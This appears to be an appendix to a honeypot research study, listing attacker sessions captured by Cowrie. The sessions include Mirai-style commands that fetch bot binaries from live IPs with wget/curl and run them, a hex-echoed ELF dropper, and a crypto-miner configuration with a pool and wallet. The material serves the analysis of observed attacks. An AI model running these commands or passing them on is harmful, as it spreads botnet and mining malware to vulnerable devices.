  ↪ http://165.227.119.100/Binarys/Owari.x86; curl -O
  ↪ http://165.227.119.100/Binarys/Owari.x86;cat Owari.x86 >3AvA;chmod +x
  ↪ *;./3AvA exploit.bot.netis
3 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
  ↪ http://165.227.119.100/Binarys/Owari.mips; curl -O
  ↪ http://165.227.119.100/Binarys/Owari.mips;cat Owari.mips >3AvA;chmod
  ↪ +x *;./3AvA exploit.bot.netis
4 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
  ↪ http://165.227.119.100/Binarys/Owari.mpsl; curl -O
  ↪ http://165.227.119.100/Binarys/Owari.mpsl;cat Owari.mpsl >3AvA;chmod
  ↪ +x *;./3AvA exploit.bot.netis
5 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
  ↪ http://165.227.119.100/Binarys/Owari.arm4; curl -O
  ↪ http://165.227.119.100/Binarys/Owari.arm4;cat Owari.arm4 >3AvA;chmod
  ↪ +x *;./3AvA exploit.bot.netis
```

```
6           cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
            ↪ http://165.227.119.100/Binarys/Owari.arm5; curl -O
            ↪ http://165.227.119.100/Binarys/Owari.arm5;cat Owari.arm5 >3AvA;chmod
            ↪ +x *;./3AvA exploit.bot.netis
7           cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
            ↪ http://165.227.119.100/Binarys/Owari.arm6; curl -O
            ↪ http://165.227.119.100/Binarys/Owari.arm6;cat Owari.arm6 >3AvA;chmod
            ↪ +x *;./3AvA exploit.bot.netis
8           cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
            ↪ http://165.227.119.100/Binarys/Owari.arm7; curl -O
            ↪ http://165.227.119.100/Binarys/Owari.arm7;cat Owari.arm7 >3AvA;chmod
            ↪ +x *;./3AvA exploit.bot.netis
9           cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
            ↪ http://165.227.119.100/Binarys/Owari.ppc; curl -O
            ↪ http://165.227.119.100/Binarys/Owari.ppc;cat Owari.ppc >3AvA;chmod +x
            ↪ *;./3AvA exploit.bot.netis
10          cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
            ↪ http://165.227.119.100/Binarys/Owari.m68k; curl -O
            ↪ http://165.227.119.100/Binarys/Owari.m68k;cat Owari.m68k >3AvA;chmod
            ↪ +x *;./3AvA exploit.bot.netis
11          cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
            ↪ http://165.227.119.100/Binarys/Owari.sh4; curl -O
            ↪ http://165.227.119.100/Binarys/Owari.sh4;cat Owari.sh4 >3AvA;chmod +x
            ↪ *;./3AvA exploit.bot.netis
```

C.2 Most Popular Unique Session

Code Listing C.2: Interactive Session with SHA256 Hash starting with 'ebae9ff257'

```
1  enable
2  shell
3  sh
4  /bin/busybox ECCHI
5  /bin/busybox ps; /bin/busybox ECCHI
6  /bin/busybox cat /proc/mounts; /bin/busybox ECCHI
7  /bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon;
   ↪ /bin/busybox rm /.nippon
8  /bin/busybox echo -e '\x6b\x61\x6d\x69/sys' > /sys/.nippon; /bin/busybox cat
   ↪ /sys/.nippon; /bin/busybox rm /sys/.nippon
9  /bin/busybox echo -e '\x6b\x61\x6d\x69/proc' > /proc/.nippon; /bin/busybox cat
   ↪ /proc/.nippon; /bin/busybox rm /proc/.nippon
```

```
10 /bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat
   ↪ /dev/.nippon; /bin/busybox rm /dev/.nippon
11 /bin/busybox echo -e '\x6b\x61\x6d\x69/dev/pts' > /dev/pts/.nippon; /bin/busybox
   ↪ cat /dev/pts/.nippon; /bin/busybox rm /dev/pts/.nippon
12 /bin/busybox echo -e '\x6b\x61\x6d\x69/run' > /run/.nippon; /bin/busybox cat
   ↪ /run/.nippon; /bin/busybox rm /run/.nippon
13 /bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon;
   ↪ /bin/busybox rm /.nippon
14 /bin/busybox echo -e '\x6b\x61\x6d\x69/dev/shm' > /dev/shm/.nippon; /bin/busybox
   ↪ cat /dev/shm/.nippon; /bin/busybox rm /dev/shm/.nippon
15 /bin/busybox echo -e '\x6b\x61\x6d\x69/run/lock' > /run/lock/.nippon;
   ↪ /bin/busybox cat /run/lock/.nippon; /bin/busybox rm /run/lock/.nippon
16 /bin/busybox echo -e '\x6b\x61\x6d\x69/proc/sys/fs/binfmt_misc' >
   ↪ /proc/sys/fs/binfmt_misc/.nippon; /bin/busybox cat
   ↪ /proc/sys/fs/binfmt_misc/.nippon; /bin/busybox rm
   ↪ /proc/sys/fs/binfmt_misc/.nippon
17 /bin/busybox echo -e '\x6b\x61\x6d\x69/sys/fs/fuse/connections' >
   ↪ /sys/fs/fuse/connections/.nippon; /bin/busybox cat
   ↪ /sys/fs/fuse/connections/.nippon; /bin/busybox rm
   ↪ /sys/fs/fuse/connections/.nippon
18 /bin/busybox echo -e '\x6b\x61\x6d\x69/boot' > /boot/.nippon; /bin/busybox cat
   ↪ /boot/.nippon; /bin/busybox rm /boot/.nippon
19 /bin/busybox echo -e '\x6b\x61\x6d\x69/home' > /home/.nippon; /bin/busybox cat
   ↪ /home/.nippon; /bin/busybox rm /home/.nippon
20 /bin/busybox echo -e '\x6b\x61\x6d\x69/proc/sys/fs/binfmt_misc' >
   ↪ /proc/sys/fs/binfmt_misc/.nippon; /bin/busybox cat
   ↪ /proc/sys/fs/binfmt_misc/.nippon; /bin/busybox rm
   ↪ /proc/sys/fs/binfmt_misc/.nippon
21 /bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat
   ↪ /dev/.nippon; /bin/busybox rm /dev/.nippon
22 /bin/busybox ECCHI
23 rm /.t; rm /.sh; rm /.human
24 rm /sys/.t; rm /sys/.sh; rm /sys/.human
25 rm /proc/.t; rm /proc/.sh; rm /proc/.human
26 rm /dev/.t; rm /dev/.sh; rm /dev/.human
27 rm /dev/pts/.t; rm /dev/pts/.sh; rm /dev/pts/.human
28 rm /run/.t; rm /run/.sh; rm /run/.human
29 rm /.t; rm /.sh; rm /.human
30 rm /.t; rm /.sh; rm /.human
31 rm /dev/shm/.t; rm /dev/shm/.sh; rm /dev/shm/.human
32 rm /run/lock/.t; rm /run/lock/.sh; rm /run/lock/.human
33 rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm
   ↪ /proc/sys/fs/binfmt_misc/.human
34 rm /boot/.t; rm /boot/.sh; rm /boot/.human
```

```
rm /home/.t; rm /home/.sh; rm /home/.human
rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm
↪  /proc/sys/fs/binfmt_misc/.human
rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm
↪  /proc/sys/fs/binfmt_misc/.human
rm /dev/.t; rm /dev/.sh; rm /dev/.human
rm /dev/.t; rm /dev/.sh; rm /dev/.human
cd /
/bin/busybox cp /bin/echo dvrHelper; >dvrHelper; /bin/busybox chmod 777
↪  dvrHelper; /bin/busybox ECCHI
/bin/busybox cat /bin/echo
/bin/busybox ECCHI
/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
/bin/busybox wget http://198.98.62.237:80/bins/mirai.x86 -O - > dvrHelper;
↪  /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
./dvrHelper telnet.x86; /bin/busybox IHCCE
rm -rf upnp; > dvrHelper; /bin/busybox ECCHI
```

C.3 Mirai variations

Code Listing C.3: Mirai Suspect A

```
        enable
        shell
        sh
        /bin/busybox ECCHI
        /bin/busybox ps; /bin/busybox ECCHI
        /bin/busybox cat /proc/mounts; /bin/busybox ECCHI
        /bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat
        ↪  /.nippon; /bin/busybox rm /.nippon
        /bin/busybox echo -e '\x6b\x61\x6d\x69/sys' > /sys/.nippon; /bin/busybox
        ↪  cat /sys/.nippon; /bin/busybox rm /sys/.nippon
        /bin/busybox echo -e '\x6b\x61\x6d\x69/proc' > /proc/.nippon;
        ↪  /bin/busybox cat /proc/.nippon; /bin/busybox rm /proc/.nippon
        /bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox
        ↪  cat /dev/.nippon; /bin/busybox rm /dev/.nippon
        /bin/busybox echo -e '\x6b\x61\x6d\x69/dev/pts' > /dev/pts/.nippon;
        ↪  /bin/busybox cat /dev/pts/.nippon; /bin/busybox rm /dev/pts/.nippon
        /bin/busybox echo -e '\x6b\x61\x6d\x69/run' > /run/.nippon; /bin/busybox
        ↪  cat /run/.nippon; /bin/busybox rm /run/.nippon
        /bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat
        ↪  /.nippon; /bin/busybox rm /.nippon
```

```
14          /bin/busybox echo -e '\x6b\x61\x6d\x69/dev/shm' > /dev/shm/.nippon;
            ↪  /bin/busybox cat /dev/shm/.nippon; /bin/busybox rm /dev/shm/.nippon
15          /bin/busybox echo -e '\x6b\x61\x6d\x69/run/lock' > /run/lock/.nippon;
            ↪  /bin/busybox cat /run/lock/.nippon; /bin/busybox rm /run/lock/.nippon
16          /bin/busybox echo -e '\x6b\x61\x6d\x69/proc/sys/fs/binfmt_misc' >
            ↪  /proc/sys/fs/binfmt_misc/.nippon; /bin/busybox cat
            ↪  /proc/sys/fs/binfmt_misc/.nippon; /bin/busybox rm
            ↪  /proc/sys/fs/binfmt_misc/.nippon
17          /bin/busybox echo -e '\x6b\x61\x6d\x69/sys/fs/fuse/connections' >
            ↪  /sys/fs/fuse/connections/.nippon; /bin/busybox cat
            ↪  /sys/fs/fuse/connections/.nippon; /bin/busybox rm
            ↪  /sys/fs/fuse/connections/.nippon
18          /bin/busybox echo -e '\x6b\x61\x6d\x69/boot' > /boot/.nippon;
            ↪  /bin/busybox cat /boot/.nippon; /bin/busybox rm /boot/.nippon
19          /bin/busybox echo -e '\x6b\x61\x6d\x69/home' > /home/.nippon;
            ↪  /bin/busybox cat /home/.nippon; /bin/busybox rm /home/.nippon
20          /bin/busybox echo -e '\x6b\x61\x6d\x69/proc/sys/fs/binfmt_misc' >
            ↪  /proc/sys/fs/binfmt_misc/.nippon; /bin/busybox cat
            ↪  /proc/sys/fs/binfmt_misc/.nippon; /bin/busybox rm
            ↪  /proc/sys/fs/binfmt_misc/.nippon
21          /bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox
            ↪  cat /dev/.nippon; /bin/busybox rm /dev/.nippon
22          /bin/busybox ECCHI
23          rm /.t; rm /.sh; rm /.human
24          rm /sys/.t; rm /sys/.sh; rm /sys/.human
25          rm /proc/.t; rm /proc/.sh; rm /proc/.human
26          rm /dev/.t; rm /dev/.sh; rm /dev/.human
27          rm /dev/pts/.t; rm /dev/pts/.sh; rm /dev/pts/.human
28          rm /run/.t; rm /run/.sh; rm /run/.human
29          rm /.t; rm /.sh; rm /.human
30          rm /.t; rm /.sh; rm /.human
31          rm /dev/shm/.t; rm /dev/shm/.sh; rm /dev/shm/.human
32          rm /run/lock/.t; rm /run/lock/.sh; rm /run/lock/.human
33          rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm
            ↪  /proc/sys/fs/binfmt_misc/.human
34          rm /boot/.t; rm /boot/.sh; rm /boot/.human
35          rm /home/.t; rm /home/.sh; rm /home/.human
36          rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm
            ↪  /proc/sys/fs/binfmt_misc/.human
37          rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm
            ↪  /proc/sys/fs/binfmt_misc/.human
38          rm /dev/.t; rm /dev/.sh; rm /dev/.human
39          rm /dev/.t; rm /dev/.sh; rm /dev/.human
40          cd /
```

```
41          /bin/busybox cp /bin/echo dvrHelper; >dvrHelper; /bin/busybox chmod 777
            ↪  dvrHelper; /bin/busybox ECCHI
42          /bin/busybox cat /bin/echo
43          /bin/busybox ECCHI
```

Code Listing C.4: Mirai Suspect B

```
1  enable
2  shell
3  sh
4  /bin/busybox ECCHI
5  /bin/busybox ps; /bin/busybox ECCHI
6  /bin/busybox cat /proc/mounts; /bin/busybox ECCHI
7  /bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon;
   ↪  /bin/busybox rm /.nippon
8  /bin/busybox echo -e '\x6b\x61\x6d\x69/proc' > /proc/.nippon; /bin/busybox cat
   ↪  /proc/.nippon; /bin/busybox rm /proc/.nippon
9  /bin/busybox echo -e '\x6b\x61\x6d\x69/sys' > /sys/.nippon; /bin/busybox cat
   ↪  /sys/.nippon; /bin/busybox rm /sys/.nippon
10 /bin/busybox echo -e '\x6b\x61\x6d\x69/tmp' > /tmp/.nippon; /bin/busybox cat
   ↪  /tmp/.nippon; /bin/busybox rm /tmp/.nippon
11 /bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat
   ↪  /dev/.nippon; /bin/busybox rm /dev/.nippon
12 /bin/busybox echo -e '\x6b\x61\x6d\x69/dev/pts' > /dev/pts/.nippon; /bin/busybox
   ↪  cat /dev/pts/.nippon; /bin/busybox rm /dev/pts/.nippon
13 /bin/busybox echo -e '\x6b\x61\x6d\x69/sys/kernel/debug' >
   ↪  /sys/kernel/debug/.nippon; /bin/busybox cat /sys/kernel/debug/.nippon;
   ↪  /bin/busybox rm /sys/kernel/debug/.nippon
14 /bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat
   ↪  /dev/.nippon; /bin/busybox rm /dev/.nippon
15 /bin/busybox ECCHI
16 rm
17 /.t; rm
18 /.sh; rm
19 /.human
20 rm /tmp/.t; rm /tmp/.sh; rm /tmp/.human
21 rm /dev
22 /.t; rm /dev
23 /.sh; rm /dev
24 /.human
25 rm /dev
26 /.t; rm /dev
27 /.sh; rm /dev
28 /.human
29 cd
```

```
/
/bin/busybox cp /bin/echo dvrHelper; >dvrHelper; /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
/bin/busybox cat /bin/echo
/bin/busybox ECCHI
```

Code Listing C.5: Binary Deployment via Standard Unix Tools

```
 enable
system
shell
sh
ping ; sh
>/dev/netslink/.file && cd /dev/netslink/ && /bin/busybox rm -rf .file
>/var/tmp/.file && cd /var/tmp/ && /bin/busybox rm -rf .file
>/tmp/.file && cd /tmp/ && /bin/busybox rm -rf .file
>/var/.file && cd /var/ && /bin/busybox rm -rf .file
>/home/.file && cd /home/ && /bin/busybox rm -rf .file
>/var/run/.file && cd /var/run/ && /bin/busybox rm -rf .file
>/.file && cd / && /bin/busybox rm -rf .file
/bin/busybox cp /bin/busybox xhgyeshowm; /bin/busybox cp /bin/busybox gmlocerfno; >xhgyeshowm; >gmlocerfno; /bin/busybox chmod 777 xhgyeshowm gmlocerfno
/bin/busybox echo -en '\x7f\x45\x4c\x46\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x3e\x00\x01\x00 > xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
/bin/busybox echo -en '\x00\x00\x00\x00\x00\x00\x00\xf8\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x40\x00\x38 >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
/bin/busybox echo -en '\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00 >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
/bin/busybox echo -en '\x00\x00\x00\x00\x00\xd8\x02\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\x00\x01 >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
/bin/busybox echo -en '\x00\x00\x00\x00\xd8\x02\x50\x00\x00\x00\x00\x00\xd8\x02\x50\x00\x00\x00\x00\x00\x00\x00 >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
/bin/busybox echo -en '\x00\x00\x00\x00\x10\x00\x00\x00\x00\x00\x51\xe5\x74\x64\x06\x00\x00\x00\x00\x00 >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
/bin/busybox echo -en '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
```

```
21 /bin/busybox echo -en
   ↪ '\x00\x89\xfe\x31\xc0\xbf\x3c\x00\x00\x00\xe9\x52\x01\x00\x00\x89\xd1\x31\xc0\x48\x89\xf2
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
22 /bin/busybox echo -en
   ↪ '\x00\x89\xd1\x31\xc0\x48\x89\xf2\x89\xfe\xbf\x01\x00\x00\x00\xe9\x2c\x01\x00\x00\x89\xd1
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
23 /bin/busybox echo -en
   ↪ '\x01\x00\x00\x89\xd1\x31\xc0\x89\xf2\x89\xfe\xbf\x29\x00\x00\x00\xe9\x0a\x01\x00\x00\x55
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
24 /bin/busybox echo -en
   ↪ '\x00\x53\x48\x81\xec\xa8\x00\x00\x00\x66\xc7\x84\x24\x80\x00\x00\x00\x02\x00\x66\xc7\x84
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
25 /bin/busybox echo -en
   ↪ '\x00\x00\x00\xb9\x2f\x3e\x85\xe8\xb5\xff\xff\xff\x83\xf8\xff\x89\xc5\x75\x0a\xbf\x01\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
26 /bin/busybox echo -en
   ↪ '\x80\x00\x00\x00\x89\xef\xba\x10\x00\x00\x00\xe8\x5a\xff\xff\xff\x85\xc0\x89\xc7\x79\x07
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
27 /bin/busybox echo -en
   ↪ '\x00\xbe\xba\x02\x40\x00\x89\xef\xe8\x4f\xff\xff\xff\x83\xf8\x1d\x74\x0a\xbf\x03\x00\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
28 /bin/busybox echo -en
   ↪ '\x24\x9f\x00\x00\x00\xba\x01\x00\x00\x00\x89\xef\xe8\x3d\xff\xff\xff\xff\xc8\x74\x0a\xbf
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
29 /bin/busybox echo -en
   ↪ '\x84\x24\x9f\x00\x00\x00\xc1\xe3\x08\x09\xc3\x81\xfb\x0a\x0d\x0a\x0d\x75\xc9\xba\x80\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
30 /bin/busybox echo -en
   ↪ '\xff\x85\xc0\x7e\x11\x89\xc2\x48\x89\xe6\xbf\x01\x00\x00\x00\xe8\xe5\xfe\xff\xff\xeb\xdc
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
31 /bin/busybox echo -en
   ↪ '\xe8\xb2\xfe\xff\xff\x48\x81\xc4\xa8\x00\x00\x00\x5b\x5d\xc3\xe9\xf9\xfe\xff\xff\x90\x90
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
32 /bin/busybox echo -en
   ↪ '\x89\xca\x4d\x89\xc2\x4d\x89\xc8\x4c\x8b\x4c\x24\x08\x0f\x05\x48\x3d\x01\xf0\xff\xff\x0f
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
33 /bin/busybox echo -en
   ↪ '\xff\xb8\x03\x00\x00\x00\x0f\x05\x48\x3d\x00\xf0\xff\xff\x48\x89\xc3\x76\x0f\xe8\x11\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
34 /bin/busybox echo -en
   ↪ '\x10\x89\xd8\x5b\xc3\x90\x90\x90\xb8\xd8\x02\x50\x00\xc3\x90\x90\x48\x83\xec\x08\x48\x89
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
```

```
35 /bin/busybox echo -en
   ↪ '\x83\xc8\xff\x5a\xc3\x47\x45\x54\x20\x2f\x62\x69\x6e\x73\x2f\x78\x38\x36\x5f\x36\x34\x20
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
36 /bin/busybox echo -en
   ↪ '\x0a\x00\x00\x2e\x73\x68\x73\x74\x72\x74\x61\x62\x00\x2e\x74\x65\x78\x74\x00\x2e\x72\x6f
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
37 /bin/busybox echo -en
   ↪ '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
38 /bin/busybox echo -en
   ↪ '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
39 /bin/busybox echo -en
   ↪ '\x00\x00\x00\x01\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\xe8\x00\x40\x00\x00\x00\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
40 /bin/busybox echo -en
   ↪ '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
41 /bin/busybox echo -en
   ↪ '\x00\x01\x00\x00\x00\x32\x00\x00\x00\x00\x00\x00\x00\xba\x02\x40\x00\x00\x00\x00\x00\xba
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
42 /bin/busybox echo -en
   ↪ '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
43 /bin/busybox echo -en
   ↪ '\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\xd8\x02\x50\x00\x00\x00\x00\x00\xd8\x02\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
44 /bin/busybox echo -en
   ↪ '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
45 /bin/busybox echo -en
   ↪ '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xd8\x02\x00\x00\x00
   ↪ >> xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
46 ./xhgyeshowm > gmlocerfno; ./gmlocerfno telnet.scan.echo.x86_64; >xhgyeshowm;
   ↪ >gmlocerfno
47 /bin/busybox echo
   ↪ '\x7f\x45\x4c\x46\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x3e\x00\x01\x00
   ↪ > xhgyeshowm && /bin/busybox echo '\x45\x43\x48\x4f\x44\x4f\x4e\x45\c'
```

C.4 ASCII samples

Code Listing C.6: Classification of ASCII samples by Line Count

```
psql todorcowrielogs -tc "select sha256 from malware_types where type LIKE
↪  '%ASCII%'" |xargs -n1 wc -l |sort -rn |egrep -v "^\s*(1|0|2) "
151 0ee6fd3368d7d6ad74095f48917bcca2676e318340dca590ad6c61477cf4408f
124 e7368c9a88c530b6991888027ba07974d344b15ba4d9c4459a2d7bd32b46032a
124 a37d68febdb48f59219728f99064d959ff6d8969a733a765dfa561847a28683b
124 6fa3ff47104bbca558850b257191c35a37a3e607b875905eef7c90661466497a
124 000f3ee685b477c2f5dee67a3d607d296b015903a75f749b750bd49f68545aa9
123 0917556c1ad60f3a311fa88c8d47f288778cc51ff9827f73854970d955357dcf
37 b238c09c3fdbda62df39039ed49d60d42d32312eedadfc2c6ced4d65d27b1ddb
18 a4912a3fb15106c309fda4da2ac2e180b4ffb2a5f30d79e665495b70c510215a
18 65364a607fd66470804487139f094d00fd88fd68fc1a9de58e61884d598455c0
15 8e8df8cab95cc6089ba9060ec021e1ae337376a7798cf5f86116bcc26810de81
13 fffd9758cfe6cf5468cae13cfb483e23e34db5d71d4763a94b708a058377a664
13 d058712e2809bbbbc14a3f79d340df7555260dd87c8001be22bc1ef46f5d548b
13 ceb67d83f07e40d2cf1175f2de2a18218fd5159d0f6fc855984f50499beef042
13 c43d7f5ef48a4709c1388d76059a4be858d86d392e21b22d478b381e3764b062
13 a016d4eabfb1d073030ecbe498281a3af4fc91fd9c0f39e2728d7223f6dced7b
13 98ef3e9ddf85b6b6babe237b49e71bf1320d5deb7848176b6ec38d90a46401db
13 878f313345d7ab4b3dde5b22ab18227e9fd80a3691fbb1a4b828ebe7e223335e
13 20ad79357efd1f03cccfcf2a37f650234b210ec89f6efe1973077636e2629636
13 15b169be046f07afad188af3db45d98b445c4d1ddc4be6af129ee092ff65f7e8
13 05326fcb029bfffdf25c19c7efc709ae23fa34ba991d7c67eb4771705cabd1d8
10 10232578951400f76f3db120896b3a1cd4d0c89f4288896e6e502f88ee4408c1
8 6f0e2620a2a986c8329612f1db92f273949a58480290ace72eca7f1dba1a5c98
6 8aa59d82527c933542904959a9b19211b9110e55df0985ae504d99e28a0df63a
```

Code Listing C.7: Crypto Miner JSON

```
{
    "algo": "cryptonight",
    "api": {
        "port": 0,
        "access-token": null,
        "worker-id": null,
        "ipv6": false,
        "restricted": true
    },
    "av": 0,
    "background": false,
    "colors": true,
    "cpu-affinity": null,
    "cpu-priority": null,
    "donate-level": 1,
    "huge-pages": true,
```

```
    "hw-aes": null,
    "log-file": null,
    "max-cpu-usage": 75,
    "pools": [
        {
            "url": "xmr.ks168.net:443",
            "user":
            ↪  "45KGejq1HDHXB618E3aeWHFyoLh1kM5syRG8FHDiQ4pZXZF1pieqW7DM5HHe3Y2oc1YwoEc7ofjg
            "pass": "x",
            "rig-id": null,
            "nicehash": false,
            "keepalive": false,
            "variant": 1
        }
    ],
    "print-time": 60,
    "retries": 5,
    "retry-pause": 5,
    "safe": false,
    "threads": null,
    "user-agent": null,
    "watch": false
}
```